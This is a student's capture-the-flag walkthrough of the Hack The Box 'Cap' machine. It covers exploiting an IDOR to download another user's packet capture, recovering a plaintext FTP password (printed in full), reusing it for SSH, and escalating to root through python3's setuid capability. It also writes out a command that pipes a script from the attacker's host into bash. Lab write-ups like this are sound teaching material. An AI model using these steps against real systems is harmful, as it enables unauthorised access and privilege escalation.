# **Deliverables for <Jancuk Pristail>**

## 

by

**Lydia Gracia (18222035)**

# [**Hack The Box - Cap**](https://app.hackthebox.com/machines/Cap)

## 

**Description**

Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.

**Author**

InfoSecJack

**Difficulty**

Easy

**Release Date**


June 5, 2021

**OS**


Linux

## Network Enumeration

Firstly, I used nmap to scan all ports and it discovered open port 21 for FTP, 22 for SSH, and 80 for HTTP.


****

While we have FTP service open on port 21, it is unlikely to gain access from this point because we don’t have any information about the credentials.




## Web Application Enumeration


It is also unlikely to gain access through SSH, so let’s take a look at HTTP at port 80. This open port indicates that there is a **web application** running on 10.10.10.245. Upon the first look, we are immediately logged in as Nathan. However, we can neither navigate to Message, Settings, nor Log Out function.




On the left, we can find several menus including Security Snapshot. It initially loads /capture then redirects to /data/1 and here we can download a .pcap file. But here, the number of packets is 0.



The IP Config menu leads to /ip and it seems to print the result of ifconfig command.




Meanwhile, the Network Status menu leads to /netstat and print the result of netstat.




## IDOR Vulnerability

I’m just going to go ahead and try different numbers and it turns out that we can access the web page. This is an **Insecure Direct Object Reference (IDOR) vulnerability** where we can manipulate parameters to gain access to other user’s data. On data/0, I found several packets going on.




## Packet Analysis

I downloaded the file and opened it in **Wireshark**. Since FTP is a cleartext protocol, we can see the login credentials via .pcap file in a plaintext form. I’m following the TCP stream with the filter tcp.stream or by clicking a TCP packet and pressing Ctrl+Shift+Alt+T. On tcp.stream eq 3, we discovered some FTP protocols that might be useful.




When we look into the FTP packet using Ctrl+Shift+Alt+T, we can actually see the password of Nathan, which is **Buck3tH4TF0RM3!**.




## Nathan FTP Credentials

Let’s go ahead and try to connect to the FTP server using the credentials on ftp 10.10.10.245. As expected, the login is successful.




Using ls or dir -a but we can’t really do anything interesting here.



## Nathan SSH Credentials

Out of curiosity, we can try to log in SSH using the same credentials as users often use the same password across many platforms. Let’s do ssh nathan@10.10.10.245. Once we’re in, we can do cat user.txt and find the flag.




## Privilege Escalation

We can use [**linPEAS**](https://github.com/peass-ng/PEASS-ng) to do privilege escalation. Firstly, we download the latest release of linpeas.sh on our local using wget or curl. Then, we set up a webserver on our linpeas directory using python3 -m http.server 80.

Now, we connect to the HTTP server and execute it using curl <http://10.10.14.92/linpeas.sh> | bash.

If we take a look at **files with capabilities** (I forgot to capture), we’ll find /usr/bin/python3.8 is able to set UID and bind services.

Now, let’s try and set the UID to root. To do that, we run python3, then we import os and os.setuid(0) to change the UID. To confirm, we can do os.system(‘whoami’) and os.system(‘id’).



Then, we can launch a privileged shell using os.system(“/bin/sh”). By doing ls, we can see that there’s user.txt there. Just do cat and we’ll obtain our root flag.

